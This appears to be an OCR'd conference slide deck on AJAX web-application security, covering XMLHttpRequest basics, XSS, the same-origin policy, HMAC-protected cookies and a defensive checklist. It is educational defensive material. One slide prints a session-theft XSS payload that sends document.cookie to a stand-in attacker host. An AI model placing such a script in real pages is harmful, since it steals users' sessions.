AJAX Securely

by Matt Payne, CISSP

The success of AJAX powered sites, such as gmail.com & google maps, means that 2006 could be the year of AJAX. Because this technology dramatically improves the usability and ROI of web applications businesses are starting to embrace it as a competitive advantage. This talk brings security professionals up to speed on the emerging world of AJAX web applications and the IA considerations of this technology.

Securely

- Securely \Se*cure"ly\, adv. In a secure manner; without fear or apprehension; without danger; safely.
  - **http://tinyurl.com/3a5b**
- Always remember:
  - You cannot test for the absence of flaw**s**!

About

- Matt Payne – MattPayne.org
  - This talk and other AJAX goodness is at MattPayne.org/ajax/
- This slide deck can be sliced & diced for anything you like. Please give me some credit…
  - http://creativecommons.org/licenses/by/2.5/
  - An email would be nice too: Payne@MattPayne.org

Agenda

- AJAX 101
- DHTML 101
- Traditional Web Application Security
- AJAX Security
- HMAC

AJAX Defined

- **Jesse James Garrett 2/18/5**
  - **tinyurl.com/7xzse – Hype Ground 0**
  - Defines AJAX:
    - **"Ajax isn't a technology. It's really several technologies, each flourishing in its own right, coming together in powerful new ways. Ajax incorporates:**
    - **standards-based presentation using XHTML and CSS**
    - dynamic display and interaction using the Document Object Model;
    - **data interchange and manipulation using XML and XSLT;**
    - **asynchronous data retrieval using XMLHttpRequest;**
    - **and JavaScript binding everything together."**
      - » **See also http://en.wikipedia.org/wiki/AJAX**

AJAX?

- XHTML or HTML
  - DHTML Utopia (**tinyurl.com/bucp3**)
    - "If you choose XHTML, then you're placed in a "complete upgrade or do nothing position."
- Asynchronous JavaScript and XML
  - **Doesn't have to be XML** being transmitted – can be any data e.g. HTML
- AJAX has become the new popular umbrella term that includes DHTML and Web 2.0 types of websites. Examples include:
  - Google maps, Gmail.com, Google Suggest, Digg.com, Del.icio.us, google.com/ig
- DreamFactory's attitude **tinyurl.com/8cz8t**
- Web 2.0? See **tinyurl.com/8bdlm**

One Page Design?

- http://getahead.ltd.uk/ajax/single-page-design
- AJAX and Flash Compared
  - http://getahead.ltd.uk/ajax/ajax-flash-compared
- Open Page Design in Omaha:
  - OneInnovationPlace.com at UNOmaha.edu

AJAX 101: XMLHttpRequest

- XMLHttpRequest does a HTTP get or post in the background (asynchronously) then calls a javascript function when it's done.

2. req = new XMLHttpRequest();
3. req.onreadystatechange = processReqChange;
4. url = "http://MattPayne.org/foo.php";
5. req.open("GET",url, true);
6. req.send("");

AJAX 101: Four States of XHR

- XMLHttpRequest. readyState has four values:
  - 0 = uninitialized
  - 1 = loading
  - 2 = loaded
  - 3 = interactive
  - 4 = complete
- The onreadystatechange method is called whenever the readyState changes value.

Example

```
1.  <html>
2.  <script type="text/javascript">
3.  // Called on onkeyup events
4.  function sayHi(foo) {
5.    req = new XMLHttpRequest();
6.    req.onreadystatechange = processReqChange;
7.    url =
    "http://MattPayne.org/ajax/HelloAjax/greeting.php";
8.    url = url + "?greeting-name=" + foo.value;
9.    req.open("GET",url,true);
10.   req.send("");
11.   return true;
12. }

14. // called when the XHR changes state
15. function processReqChange() {
16.   if (req.readyState == 4) {
17.     x1.childNodes[0].innerHTML=req.responseText;
18.   }
19. }
```

```
1.  // Called when page loads
2.  function tryit() {
3.    // No "var" in front of x1 so it's global....
4.    x1=document.getElementById("x1");
5.  }

7.  window.addEventListener('load',tryit,false);
8.  </script>

10. <form>
11. What's your name? <input onkeyup="sayHi(this)"
    type="text" name="x" id="x"/></br>
12. <span id="x1"><p></p></span>
13. </form>

15. </html>
```

Execution order:

- Line 24: runs tryit (line 20) after loading page,
- Because of hook on line 27, at the end of a keystroke (onkeyup) sayHi (line 4) runs,
- When XHR is done processReqChange (line 14) runs

DHTML 101: DHTML Defined

- DHTML
  - The old name for AJAX
  - AJAX without the XMLHttpRequest
  - Web pages that have behavior without complete page refreshes.
  - Uses JavaScript, CSS, and DOM

DHTML 101: JavaScript

- Mix JavaScript with your page
  - External reference:
  - <script src=http://host.com/code.js></script>
  - Inline:
  4. <script type="text/javascript">
  5. alert("I like JavaScript");
  6. </script>
- Lunch time tutorials:
  - http://www.w3schools.com/js/default.asp
- JavaScript is not Java it's **ECMAScript**
  - http://en.wikipedia.org/wiki/JavaScript
  - http://en.wikipedia.org/wiki/ECMAScript

What Can JavaScript do?

- **JavaScript gives HTML designers a programming tool -** HTML authors are normally not programmers, but JavaScript is a scripting language with a very simple syntax! Almost anyone can put small "snippets" of code into their HTML pages
- **JavaScript can put dynamic text into an HTML page -** A JavaScript statement like this: document.write("<h1>" + name + "</h1>") can write a variable text into an HTML page
- **JavaScript can react to events -** A JavaScript can be set to execute when something happens, like when a page has finished loading or when a user clicks on an HTML element
- **JavaScript can read and write HTML elements -** A JavaScript can read and change the content of an HTML element
- **JavaScript can be used to validate data -** A JavaScript can be used to validate form data before it is submitted to a server, this will save the server from extra processing
- **JavaScript can be used to detect the visitor's browser** - A JavaScript can be used to detect the visitor's browser, and - depending on the browser - load another page specifically designed for that browser
- **JavaScript can be used to create cookies** - A JavaScript can be used to store and retrieve information on the visitor's computer

  » Source:http://www.w3schools.com/js/js_intro.asp

JavaScript Pointers

- http://www.vanderburg.org/ has a nice talk:
  - "JavaScript Exposed"
  - Gives at **some** NoFluffJustStuff.com conferences.
  - Not available on the web ☹
- DHTML Utopia has some javascript in it
  - **tinyurl.com/8uwad**
- DannyG.com's JavaScript Bible!
- w3schools.com rocks for JavaScript, CSS, and DOM!


Event Handlers

- onAbort
- onBlur
- onClick
- onDblClick
- onDragDrop
- onError
- onFocus
- onKeyDown
- onKeyPress
- onKeyUp
- onLoad
- onMouseDown
- onMouseMove
- onMouseOut
- onMouseOver
- onMouseUp
- onMove
- onReset
- onSelect
- onSubmit
- onUnload


DHTML 101: w3c DOM

- DOM – Document Object Model
  - The n-way tree that results from parsing the HTML
  - Changing the DOM changes what the user sees
- Valid HTML – Results in a predictable DOM
  - Close all tags
  - Proper nesting of tags
- But remember, there are still differences in the DOM between browsers…. Libraries help mask this.

Picture from JavaScript Bible



Picture This from **tinyurl.com/bucp3**



DHTML 101: CSS

- HTML holds structure (the semantics)
  - The tag creates logical divisions of the page. Div tags have an implied paragraph.
  - The tag creates a logical area inline -- no implied <p>.
  - See Heads First HTML: **tinyurl.com/83fvz**
- Cascading Style Sheets (CSS) hold the form. CSS can control many aspects of the elements a user sees:
  - The color, font, style
  - The position on the page
  - If the item is visible!

CSS Talk

- **Eitan Suez's great NFJS talk on on CSS and his open source CSS repertoire collection.** There all available on the web!
  - **tinyurl.com/cj9v4**

What does Sun say?

- **Q: Are there any security issues with AJAX?**
- A: JavaScript is in plain view to the user with by selecting view source of the page. JavaScript can not access the local filesystem without the user's permission. An AJAX interaction can only be made with the servers-side component from which the page was loaded. A proxy pattern could be used for AJAX interactions with external services.
- You need to be careful not to expose your application model in such as way that your server-side components are at risk if a nefarious user to reverse engineer your application. As with any other web application, consider using HTTPS to secure the connection when confidential information is being exchanged.
  - » Source: https://blueprints.dev.java.net/ajax-faq.html#security
- There's more to it than this…

Traditional Web Application Security

- AJAX uses JavaScript to drive the web page locally so…
- XSS is the number one traditional concern
- MIT Cookie Eaters
  - Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster. "Dos and Don'ts of Client Authentication on the Web," MIT Tech Report 818, May 2001. [revised September 7, 2001]

Message Authentication Codes

- **What is a MAC?**
  - "A MAC provides a way to check the integrity of information transmitted over or stored in an unreliable medium, based on a secret key."
    - » **Source: tinyurl.com/9d3vj**
- **keyed-hash message authentication code**, or **HMAC**
  - http://en.wikipedia.org/wiki/HMAC
  - HMAC is specified in RFC 2104.
  - The key is stored on the server's session
- Most Server Side Software has libraries built in or off the shelf
  - PHP: **tinyurl.com/awrhl**
  - Java: **tinyurl.com/9d3vj**

What's in your Cookie?

$$HMAC_K(m) = h\Big((K \oplus opad) \,||\, h\big((K \oplus ipad) \,||\, m\big)\Big),$$

- The message – m – in your cookie holds:
  - Timestamp
    - Cookies timeout after a while
  - Sequence number
    - Prevents replay attacks
  - A universally unique identifier (UUID)
    - Connects this cookie to private datastructure on the server.
    - UUIDs can not be guessed
    - **tinyurl.com/atqse**

David Wheeler

- http://www.dwheeler.com/
- Knows Blaine!
- Free Book – **Secure Programming for Linux and Unix HOWTO -- Creating Secure Software**
  - Open source ready to slice and dice into ready made reusable content
    - Includes lots of web programming information
  - Many of the ideas apply to Windows too
  - www.dwheeler.com/secure-programs or tinyurl.com/bwsp6

Three Strategies

- **http://tinyurl.com/93t9b**
  - “In assessing the technological risks associated with Ajax, AjaxInfo.com founder Alexei White offered three strategies in this posting[a] White suggests
  2. using a third-party framework to "leave browser compatibility and optimization issues to the experts,"
  3. moving as much processing onto the server as possible, and
  4. testing your applications at regular intervals.”
     - [a] **http://tinyurl.com/de4ak**
- Try out **Selenium - tinyurl.com/dedob**

XSS: Vandalism

- Users should not be able to enter *anything* they want into a web application. Anything includes:
- SPAM – e.g. comment spam, banner ads
- Web bugs – Unauthorized tracking
  - http://en.wikipedia.org/wiki/Web_bug
- Session theft!


XSS: Session Theft

- **E.g. CVE-2005-2042 - tinyurl.com/78pap**
  - **“Cross-site scripting (XSS) vulnerability in ajax-spell before 1.8 allows remote attackers to inject arbitrary web script or HTML via onmouseover or other events in HTML tags.”**
  - Applies to ajax-spell.sf.net
- **Simple Session Theft**
  - **works on most “plain” applications**

```
<script>
document.location=“http://bad.com/~person/steal.php?c=“
    +document.cookie
</script>
```

  - **Sends all the cookies to person’s steal.php script on the computer bad.com**

XSS Diagram



» Source: **tinyurl.com/9xvw3 – "Mitigating Cross-site Scripting With HTTP-only Cookies"**

JavaScript Sandbox

- Sandbox
  - No access to local filesystem
  - Little or No access to Computers resources
- Server of origin policy
  - Only establish network connections to the computer from which it came
    - But what about HTTP get?
  - Scripts from differernt domains may not interact. P.248 AiA example

Domains

- To JavaScript domains are just the first part of the URL – http://DOMAIN/pageinfo
- So all of these are different origins
  - www.mattpayne.org
  - mattpayne.org
  - mattpayne.org:8080

  p.249 AiA
- Some adjustments allowed
  - document.domain='mattpayne.org';
  - NOT document.domain='isc2.com';

Iframes

- An iFrame may execute code from other domains but scripts from different domains may not interact
  - E.g. Google.com/ig and inline vs. iframe code
- Ref: AiA




Figure 7.1
The JavaScript sec
scripts from differ
interacting with o

Internet Explorer Security Zones

- In IE6 by default pages loaded from the local harddrive may contact websites on the Internet without promting the user in any way. Because the local filesystem is assumed to be a safe zone.
- Mozilla based browser doesn't have the concept of safe zones and the server of origin rule applies for pages loaded from the local filesystem.

The Problem with Users

They like to say ok!

AiA p.251

innocentcode.thathost.com

Figure 7.2
A security warning dialog is shown in Internet Explorer if the code tries to contact a web service not originating from its own server. If the user agrees to this interaction, subsequent interactions won't be interrupted.

Firefox


- Mozilla doesn't automatically remember – the user must check the remember the decision box.
- Signing AJAX applications - There are free tools from Mozilla for download **tinyurl.com/7nzbg**
- "Unfortunately, Firefox can be configured so that the PrivilegeManager won't even listen to your code, and this setting is the default for content served from a web server rather than the local filesystem." AiA p.254
  - Check it by looking at the page about:config AiA p.262

Communicating with Remote Services

- Accessing a webservice from javascript is a legit activity
  - Both IE and Mozilla provide browser specific objects for interacting with SOAP webservices
- With additional Server Side code
  - Specialized simple proxy on the server of origin AiA p.252
    - A “catcher - thrower”
- Just with the client
  - IE will ask once if the user wants to allow access
    - The decision is remembered
  - E.g. with the rico datagrid
  - Mozilla – 1st ask the netscape.security.PrivilegeManager object.

Protecting Confidential Data

- Man in the Middle
  - SSL Content Filtering
- Mafia in the Middle
  - **tinyurl.com/czbke**
  - Defeats **captcha**.net
    - OCR does too e.g. **tinyurl.com/c9662**
- HTTPS only secures transmission
- HTTPS is not a complete security solution




Policing Access to AJAX data Streams

- Check the session cookies!
- Use a good cookie – see Cookie Eaters

Save the CPUs?

- Suggestion from AJAX in Action (AiA)
  - AiA suggests as a low cost alternative to buying a SSL Cert
  - My opinion: Defense in depth only! Do not use alone. Remember self signed certs and free cert providers
- Encrypting data over plain HTTP via JavaScript
- Use the MD5 Luke!
  - Paul Johnston's md5 & sha1 - **tinyurl.com/4sk9e**
- Server sends a nonce to ranomize the hash
  - http://en.wikipedia.org/wiki/Nonce
  - AiA p.266 calls this a public key with the password being like a private key
    - This is an abuse of the terms!
- Scheme like UNIX's encrypted passwords with salt

Book: AJAX in Action




- **Ajax in Action**
  - *by Dave Crane and Eric Pascarello with Darren James*
  - *http://www.manning.com/books/crane/*
  - $**44.95****Softbound print book****$22.50****PDF ebook**
  - Screencasts at **tinyurl.com/bebmh**
    - Four Minute Overview:
    - Twenty-two Minute walkthru:

Book: JavaScript Bible

- JavaScript Bible, 5th Edition
  Danny Goodman, Michael Morrison
  ISBN: 0-7645-5743-2
  Paperback
  1272 pages
  March 2004
- Available at UNO Library
  - eBook included
- **On the web**
  - **DannyG.com**
  - **DannyG.com/ref/jsquickref.html**
  - **tinyurl.com/awa6h**

Blog: Ajaxian.com



- NoFluffJustStuff.com guys who are writing a book: Pragmatic Ajax
- Ajaxian.com has good podcast episode summaries online
- Episode 11
  - Rate it up by order of magnitude – that's ROI
  - Scriptaclous guy
  - XML and DOM manip is really slow only use if you have pre-existing XML api
  - Prototype extends object and array and this causes problems with other libraries.

References

- [1] AJAX in Action by Crane et.al. **tinyurl.com/89kdb**
- [2] Pragmatic AJAX by Gehtland et.al. **tinyurl.com/844sh**
- [3] http://www.cgisecurity.com/ajax/
- Cross Domain Security
  - http://getahead.ltd.uk/ajax/cross-domain-xhr
  - http://ajaxian.com/archives/2005/11/crossdomain_aja.html
  - http://radio.javaranch.com/pascarello/2005/12/30/1135962460818.html
- Using AJAX to Spy
  - http://www.devx.com/webdev/Article/28861
- "Javascript Refactoring For Safer Faster Better AJAX" -- **tinyurl.com/777ho**
  - Good coding tips
- **Selenium - tinyurl.com/dedob**

Checklist

- Message Authentication Code around Cookie Data
  - Prevents tampering
- Cookies contain timestamps and sequence numbers
  - Shrinks the window for replay attacks
  - If duplicate cookie received, server logs user out and sends an alert to security admin
- Cookies
  - Do not rely on the built in session tracking cookies alone!
  - HTTP Only – JavaScript cannot read cookie
  - SSL Only
- AJAX is best when you use a framework!
  - E.g. prototype.js (small and easy), dojo (large not too hard)
  - Md5 of all libraries – or crypto hash of your choice
  - Avoid eval() of unauthenticated data
  - Helps avoid memory leaks
  - **Test with Selenium - tinyurl.com/dedob**
- Prevent un-authorized access to services on your servers
  - Only your AJAX clients should be allowed
- Most importantly remember!
  - No checklist is complete
  - You cannot test for the absence of flaw***s***!
- Watch for new developments
  - Update your checklists!
  - "**Web Browser Developers Work Together on Security"** - **tinyurl.com/bpnb5**